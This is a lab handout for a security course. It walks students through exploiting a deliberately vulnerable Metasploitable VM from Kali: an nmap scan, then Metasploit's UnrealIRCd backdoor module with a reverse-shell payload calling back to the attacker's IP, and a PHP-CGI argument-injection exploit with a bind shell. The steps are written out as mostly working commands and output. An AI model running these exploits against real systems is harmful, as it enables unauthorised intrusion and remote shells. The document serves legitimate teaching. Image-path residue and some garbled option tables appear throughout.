

Exploitation Lab

Thomas Martin

March 13, 2019

1 Objectives

2 Configure VMs

For this exercise, we will run two virtual machines:

- Kali VM as the attacker
- Metasploitable VM as the target

You should have these two VMs already setup as part of previous labs. Refer to those instructions if you do not (or if your VMs become corrupted and you need to re-install them).

In the commands throughout the rest of this lab, I will refer to **<IP-Attacker>** and **<IP-Target>** as the IP addresses of each VM. It is up to you to find the correct IPs (use the `ifconfig` command) and substitute them in the below commands.

3 Nmap Scan

The first thing any attacker would do to gather information about a target device would be to run an nmap scan.

```
Empty (Kali full) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Applications ▾ Places ▾ Fri 16:27

root@kali: ~
File Edit View Search Terminal Tabs Help


root@kali: ~ x root@kali: ~ x [icon] ▾

root@kali:~# nmap -sV -p 1-65535 192.168.15.14
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-08 16:18 UTC
Nmap scan report for 192.168.15.14
Host is up (0.000084s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry   GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd       distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
6667/tcp  open  irc           UnrealIRCd
6697/tcp  open  irc           UnrealIRCd
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb           Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbl)
35197/tcp open  rmiregistry   GNU Classpath grmiregistry
35511/tcp open  nlockmgr      1-4 (RPC #100021)
```

As you can see, several ports were found open. Any of these could be a potential attack surface (and on metasploitable, most of them are). For now, we will focus on the ports relating to UnrealIRCd (6667 and 6697).

4 UnrealIRCd

Start Metasploit with the `msfconsole` command and search for “unrealircd”.



```
Empty (Kali full) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Fri 16:34

root@kali: ~
File Edit View Search Terminal Tabs Help

root@kali: ~ x root@kali: ~ x

      =[ metasploit v4.16.48-dev ]
+ -- --=[ 1749 exploits - 1002 auxiliary - 302 post ]
+ -- --=[ 536 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search unrealircd
[!] Module database cache not built yet, using slow search

Matching Modules
=====


| Name                                       | Disclosure Date | Rank      | Description                                   |
|--------------------------------------------|-----------------|-----------|-----------------------------------------------|
| exploit/unix/irc/unreal_ircd_3281_backdoor | 2010-06-12      | excellent | UnrealIRCd 3.2.8.1 Backdoor Command Execution |


msf > info exploit/unix/irc/unreal_ircd_3281_backdoor
```

Luckily, there is a match. Get more information about it with the `info` command. From the information, you will see that this is an exploit of a backdoor in a specific version of UnrealIRCd. Unfortunately, the nmap scan did not return the version number (nmap with the “-sV” argument attempts to determine all version numbers, but is not always able to). We can try to run the exploit and hope for the best.

Run the “use” command with the entire exploit name (you will be able to tell if the command was successful as the prompt should change. Run the `show options` command to see what you have to specify. All it needs is “RHOST”, which is just <IP-Target>.

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      6667             yes       The target address
  RPORT      6667             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.15.14
RHOST => 192.168.15.14
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Have a look at the output when you run the `show payloads` command, you will see all the payloads that are compatible with this exploit, but they are mostly shells. We will use `cmd/unix/reverse` as it is a common and simple payload. If you run `show options` again, you will see you need to specify the “LHOST” argument, which is just your <IP-Attacker>.

```
Empty (Kali full) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Fri 16:43

root@kali: ~
File Edit View Search Terminal Tabs Help

root@kali: ~ x root@kali: ~ x

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name    Current Setting  Required  Description
  ----    -
  RHOST    192.168.15.14    yes       The target address
  RPORT    6667             yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name    Current Setting  Required  Description
  ----    -
  LHOST    192.168.15.7     yes       The listen address
  LPORT    4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target


msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.15.7
LHOST => 192.168.15.7
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```


If everything is set correctly you can execute the `run` command and if the remote system is vulnerable you will get a shell.

You can verify your access by using the `whoami` or `id` commands, and you can verify where you are running them from with `ifconfig`. Once you are satisfied you got a remote shell, enter CTRL-C to abort.

5 Apache httpd

The nmap scan also showed that the target VM was running Apache httpd 2.2.8. Open up the web browser in Kali and enter the target IP in the URL bar. You will see some links to different pages, the second being “phpMyAdmin”, indicating that the target has php installed. A common page with information about a php installation is `/phpinfo.php`. It is not generally available on a securely maintained server, but try and see if it is present here.





The page should show the target is using version 5.2 of php. If you visit the url:


<http://php.net/supported-versions.php>

you will see that version 5 is no longer receiving security fixes. To search for php exploits, enter the command:

```
search platform:php type:exploit
```

You will see a great many listed here. I will show you how to exploit one of them, feel free to attempt the others by yourself. The exploit we will try is:

```
exploit/multi/http/php_cgi_arg_injection
```


```
msf exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
  Name      Current Setting  Required  Description
  ----      -
  PLESK      false            yes       Exploit Plesk
  Proxies    no               no       A proxy chain of format type:host:port[,type:host:port][.
  ..]
  RHOST      yes             yes       The target address
  RPORT      80              yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  no              no        The URI to request (must be a CGI-handled PHP script)
  URIENCODING 0              yes       Level of URI URIENCODING and padding (0 for minimum)
  VHOST      no              no        Lets HTTP server virtual hosted collaboration platform

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.15.14
RHOST => 192.168.15.14
msf exploit(multi/http/php_cgi_arg_injection) >
```

Set the “RHOST” to <IP-Target>. Set the “payload” to php/bind.php. This tries to create a shell by creating a second connection to the target (rather than having the target connect back). As such, you do not need to specify “LHOST”.



The screenshot shows a Kali Linux terminal window titled "Empty (Kali full) [Running] - Oracle VM VirtualBox". The terminal is running a Metasploit session. The user has set the payload to "php/bind_php" and is viewing the options for the "exploit(multi/http/php_cgi_arg_injection)" module. The options are listed in a table format, showing Name, Current Setting, Required, and Description. The user has also viewed the payload options for "php/bind_php".

```
msf exploit(multi/http/php_cgi_arg_injection) > set payload php/bind_php
payload => php/bind_php
msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):


  Name      Current Setting  Required  Description
  ----      -
  PLESK      false           yes       Exploit Plesk
  Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][.]
  RHOST      192.168.15.14   yes       The target address
  RPORT      80              yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /               no        The URI to request (must be a CGI-handled PHP script)
  URIENCODING 0              yes       Level of URI ENCODING and padding (0 for minimum)
  VHOST      no              no        HTTP server virtual host

Payload options (php/bind_php):

  Name      Current Setting  Required  Description
  ----      -
  LPORT      4444             yes       The listen port
  RHOST      192.168.15.14   no        The target address

Exploit target:
```

Re-check “show options” and make sure all Required arguments have been set and then run. This time you should gain a shell but without root access. If you try any commands that require root access, then nothing will happen.



Try some of the other exploits listed and see if any of them work. Note that most of them require specific packages that may or may not be installed on the target.

6 Different Payloads

You have used two different payloads. When you select any exploit, the `show payloads` command shows you all possible payloads that are compatible with that exploit. Try some different payloads to see what they require to run and what they do.

7 Extended Task

Restart Metasploit and run Wireshark along side. Perform the same exploits, and try to identify the traffic in Wireshark that relates to the exploit. Sometimes it will be a series of several messages back and forth, and other times it may only be a single packet.

8 Summary

These tasks gave you a chance to walk through the process of exploitation from finding an open port to getting a remote shell. Every exploit is different may be specific to a very precise set of conditions on the target. Finding the right combination of exploit and payload can take a lot of research, patience, and trial and error.